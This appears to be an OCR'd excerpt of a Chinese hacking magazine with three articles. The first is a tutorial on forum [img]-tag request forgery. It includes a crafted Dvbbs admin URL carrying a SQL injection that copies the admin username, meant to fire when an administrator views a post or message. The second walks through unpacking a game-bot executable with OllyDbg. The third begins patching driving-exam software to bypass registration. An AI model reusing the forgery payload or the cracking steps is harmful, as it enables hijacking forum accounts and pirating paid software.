


图2

到此可能有读者会想到是否可以在img的src属性里写上木马页面呢？这是不行的，因为浏览器访问那个Src指向的Url之后将服务器返回的代码当作图片来处理，所以我们的挂马页面被当作了图片处理，是不被浏览器解释的。那么，以上讲的到底有什么利用价值呢？如果我们把图片的地址改成http://127.0.0.1:88/imgtest/test.asp?user=shell，然后再访问这个引入图片的页面，如图3、图4所示。就会发现我们Url里的参数也是可以送出去的，并且服务器上的Cgi脚本是把这个请求当作普通请求来处理的。现在问题就出现了，尽管只能简单的提交Get参数，但是由于这个请求是继承了当前浏览器的Cookie以及session，也就可以做很多事情了！




图3




图4

首先看看危害比较大，利用起来也被人骂的一个利用方法，大家不要跟着去测试呀。我以自己电脑上的最新动网测试！首先想到的是要引入一个Img标签，这个有好几个办法，一个是去后面跟帖子，一个是拿自己的头像作为例子，现在市面上几乎所有的论坛都没有禁止这个，禁止了这个谁还来你论坛啊？用头像的话会比较狠，先多在一些帖子后面跟着留言，然后再去修改自己的头像的话效果会比较好。然后就是发挥自己的想象力看能构造出什么好的Url出来！嘿嘿，大家可以看到动网的退出页面是logout.asp，而访问logout.asp的时候会发生什么呢？看看logout.asp里的部分代码：

```
Response.Cookies(Dvbbs.Forum_sn).path=Dvbbs.cookiepath
  Response.Cookies(Dvbbs.Forum_sn)("username")=""
  Response.Cookies(Dvbbs.Forum_sn)("password")=""
  Response.Cookies(Dvbbs.Forum_sn)("userclass")=""
  Response.Cookies(Dvbbs.Forum_sn)("userid")=""
  Response.Cookies(Dvbbs.Forum_sn)("userhidden")=""
  Response.Cookies(Dvbbs.Forum_sn)("usercookies")=""
  If EnabledSession Then
  Session(Dvbbs.CacheName & "UserID")=Empty
```

看到了吧，只要访问这个页面那么用户的Cookie以及session都会被清空，那么如果我们发个帖子用img标签引入这个呢？如图5。




图5

答案很明显，不幸进入这个帖子的用户都将被强行退出，嘿嘿！搞破坏效果真好，其他论坛如Discuz测试也通过哦！

大家继续发挥自己的想象力！根据上面的分析，如果是管理员看了我们的帖子那么我们就能让管理员访问某个Url了，嘿嘿！是以管理员的权限访问的哦！如果程序中取得数据的时候是用**request("id")**这样的方法取得的话，那么我们还可以向Cgi脚本提交数据。本来是想直接添加一个管理员的，但是动网后台是用**request.form("username2")**形式取得，这些就没有办法了！但是那么多asp文件并且动网取得数据的方法也不是很规范，很多的地方都是采用的**Request("id")**这种形式，所以给我们的利用留下了很大的空间！

我来举个简单的例子吧！譬如动网Sql版本后台的messages.asp里取得数据的方式就是request，主要代码如下：

```
Sub Del()
Dim Dnum
If Request("username") = "" Then
Body = Body + "<br>" + "请输入要批量删除的用户名。"
Exit Sub
End If
Sql = "SELECT COUNT(*) FROM Dv_Message WHERE Sender = '" & Request("username") & "'"
Set Rs = Dvbbs.Execute(Sql)
```

这本来是必须要有后台管理权限才能访问的，但是如果用在我们这里就有说不出的妙处哦！譬如我们构造这样一个Url：

```
[img]http://bbs.dvbbs.net/admin/messages.asp?action=del&user=';update/**/Dv_User/**/set/**/UserEmail=(select/**/top/**/1/**/[Username]/**/from/**/Dv_admin)/**/where[UserName]='loveshell';--[/img]
```

大家也许觉得管理员看自己帖子的可能性也不大，但是要知道论坛短信也是支持和发帖子一样的[img]标签的，所以如果能给管理员发个短信，在里面构造我们的Img标签只要他一打开短信就会中招的！

到这里一直说的都是动网，其实如果将图片的Url改成你的网站呢？不就可以达到刷流量的效果了吗？还可以查看其他的Cgi代码，是可以以当前用户的身份提交一些Get请求的，对于一些代码不严谨的程序有很好的效果！

本文只做简单的讨论，但是在实际的应用中也许有很好的效果，更严格的说这只能算是个缺陷吧！希望广大的Cgi编写者在编写程序的时候注意严谨，免得被人利用！

小编语　想不到一个小小的[img]标签，居然可以被利用到这个程度，访问一个贴子，就会被强制退出，查看短消息，就有可能会中木马，唉，上网真是不太平呀！不过，从另一个方面来讲，网络上有许多看似细小的东西，只要我们仔细研究，就都会有所收获的！要想提高自己的水平，就得多动手，多动脑！

菜鸟脱壳之初体验

大马哈鱼

本人接触破解也有一段时间了，从最初的一窍不通到现在的略窥门径，这都得感谢《X档案》以及论坛上的各位兄弟，和广大《X》的Fans一样，我也是通过《X》而迷上计算机的。现在的软件不是这个壳就是那个壳，把我们这些热情的初学者都打下马来了，所以找了脱壳的资料学习了一段时间，下面是我的脱壳之旅，愿与广大菜鸟同享。

准备工具：OllyDbg、PEID、WinHex、ImportRec、LordPe，运行了朋友发来的程序，原来是一个外挂程序。先用PEID查查是什么壳吧，心里好有个底。我晕，是一个未知壳，如图1。




图1

用FI也检测不出，不管了，直接用OD载入它，根据OD载入时的提示，判断它应该是一个压缩壳，心里就暗暗偷笑了，非得把你的马甲给脱下来不可。

```
0041716C 启> 9C pushfd      //载入后停在这里，F8
0041716D 60 pushad      //F8
0041716E  E8 00000000  call 启动挂机.00417173   //F8到这里查看ESP的值
00417173    5D    pop ebp
00417174  B8 07000000  mov eax,7
00417179    2BE8    sub ebp,eax
0041717B    8DB5 E8FEFFFF   lea esi,dword ptr ss:[ebp-118]
00417181    8B06    mov eax,dword ptr ds:[esi]
00417183    83F8 00   cmp eax,0
00417186    74 11    je short 启动挂机.00417199
00417188    8DB5 10FFFFFF   lea esi,dword ptr ss:[ebp-F0]
```

一开始就是pushfd，pushad，如图2。




图2

```
EAX 00000000
ECX 0012FFB0
EDX 7C92EB94 ntdll.KiFastSystemCallRet
EBX 7FFDE000
ESP 0012FFA0
EBP 0012FFF0
ESI FFFFFFFF
EDI 7C930738 ntdll.7C930738
```

图3

看到这里我的头脑浮现的是用ESP定律脱壳，前辈们说用它对付压缩壳很管用。于是小心翼翼的按了两下F8，到0041716E E8 00000000 call 启动挂机.00417173这句的时候，查看右边寄存器中ESP的值，ESP=0012FFA0，如图3。

接着在OD的命令行下输入如下命令：hr 0012FFA0，回车，F9运行，接着我们来到如下的地方，如图4。

```
004173E5    9D    popfd
//运行后停在这里
004173E6    E9 46C4FEFF    jmp 启动挂机.00403831    //这里F8就到OEP了
004173EB    8BB5 9CFEFFFF    mov esi,dword ptr ss:[ebp-164]
004173F1    0BF6    or esi,esi
004173F3    0F84 97000000    je 启动挂机.00417490
004173F9    8B95 A4FEFFFF    mov edx,dword ptr ss:[ebp-15C]
004173FF    03F2    add esi,edx
00417401    833E 00    cmp dword ptr ds:[esi],0
```




图4

按两下F8之后，我们来到了**00403831**处。

```
00403831    55  db 55    CHAR 'U'
00403832    8B    db 8B
00403833    EC    db EC
00403834 6A   db 6A    CHAR 'j'
00403835    FF    db FF
00403836    68    db 68    CHAR 'h'
00403837    F0    db F0
00403838    62    db 62    CHAR 'b'
00403839    40    db 40    CHAR '@'
0040383A 00    db 00
0040383B    68  db 68    CHAR 'h'
0040383C    A4    db A4
```

好了，在这里dump保存为1.exe，运行看看有什么反映，结果弹出一个警告窗口，如图5。




图5

怎么和平时的不一样呢？把这个图片发给了认识的一位朋友，他一看就哈哈大笑了，告诉我这个是附加数据的问题，我在看雪六的精华上找到了stasi兄写的《浅谈脱壳中的附加数据问题》，大概看了一遍，总结了一下关键的地方有附加数据的起始位置、大小与文件指针的重新定位。文中有许多值得去研究和掌握的知识点，但是我现在没有太多的时间去深入，就按文中桌面钢笔的例子，先用ImportRec修复好输入表（这一步很简单，我就不说了吧，其中OEP=3831），接着用LordPe查看了一下源程序的区块，发现最后一个区块的ROffset=1200，RSize=0,，于是估计附加数据的起始位置是1200，如图6。

Name	VOffset	VSize	ROffset	RSize	Flags
nsp0	00001000	00014000	00000200	00000000	E0000040
nsp1	00015000	000003A0	00000200	00001000	D0000040
nsp2	00016000	00001000	00001200	00000000	E0000060
nsp3	00017000	00006000	00001200	00005162	E0000060
nsp4	0001D000	000004A1	00001200	00000000	E0000060

图6

使用winhex打开源程序和修复好的1_.exe，按"Alt+G"输入1200，我们可以发现1200上面是一堆0，如图7。正如《浅谈脱壳中的附加数据问题》中所说的，这是由于文件对齐机制所决定的。

Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
00001180	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00001190	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000011A0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000011B0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000011C0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000011D0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000011E0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
000011F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00001200	0D	09	00	00	00	00	00	00	00	60	01	00	00	00	00	00
00001210	6C	71	01	00	00	00	00	00	00	00	00	00	00	00	00	00
00001220	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00001230	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00001240	00	10	00	00	00	00	00	00	CD	00	00	00	00	00	00	00
00001250	06	01	00	00	00	00	00	00	00	00	00	00	00	00	00	00

图7

我们复制从1200开始到最后的全部数据到修复好输入表的1_.exe的末尾，保存，怀着万分激动的心情运行这个1_.exe，程序终于可以正常运行了，好高兴哟。再用PEID检查一下，显示Microsoft Visual C++ 6.0。到此我们总算把它的马甲给扒下来了。好了，欢乐的时光过得特别快，又是时候说拜拜了，我的脱壳旅程也就到此结束了。

（本文涉及到的启动挂机程序、OllyDbg、PEID、WinHex、ImportRec、LordPe，光盘有收录）

破解的线索和切入点

YAKOUWEI

前几天一位朋友发过来一个软件2005新交规驾驶员理论考试系统（全国通用版），要我帮忙破解一下，我答应了他。都好久没有破解软件了，我一边回忆着以前的知识、技巧，一边翻出了一些教程来看。我以前都是使用Softice这类工具在Windows95下破解的，时过境迁，如今XP时代一切又得重新学习了，弄了个《黑客X档案》光盘附带的W32DASM开始动手，静态追踪还是有点经验的，边学边用，忙了几小时终于搞定了。回想以前自己学破解时看高手写的教程，许多东西他们都是一带而过，而我却得琢磨好半天，还云里雾里的，所以在此我就以一个菜鸟的身份来分享自己的经验，能对那些刚入门的朋友有些帮助，我就心满意足了。

下面先列出基本信息：

拿到一个软件我们首先要做的是什么？安装呗（不要动砖头啊，事实如此嘛）！安装完后看看它加了什么壳。拿出Language2k（我使用的这个老了点，但还是挺好用的），看到软件是使用VC编写的，没有加壳哦，菜鸟们一向都喜欢没加壳的，如图1。




图1

我们运行一下，软件跳出个框，要求我们注册，软件作者一向很体贴我们Cracker的，把注册版和未注册版的区别写的很清楚：未注册版只能练习固定的100道题。看来这个是软件对功能的限制了。

再看到软件注册是根据机器码来运算注册码的，这样的软件有两个方法能做出通用版本：一个是制作注册机，二是爆破修改成免注册版本。根据自己的能力，可以任选其一。爆破相对简单，为我等菜鸟首选，呵呵。现在我们随便乱填些注册码，如图2。按“注册本软件”，“咚”软件又蹦出来个框，要重启软件验证，如图3。

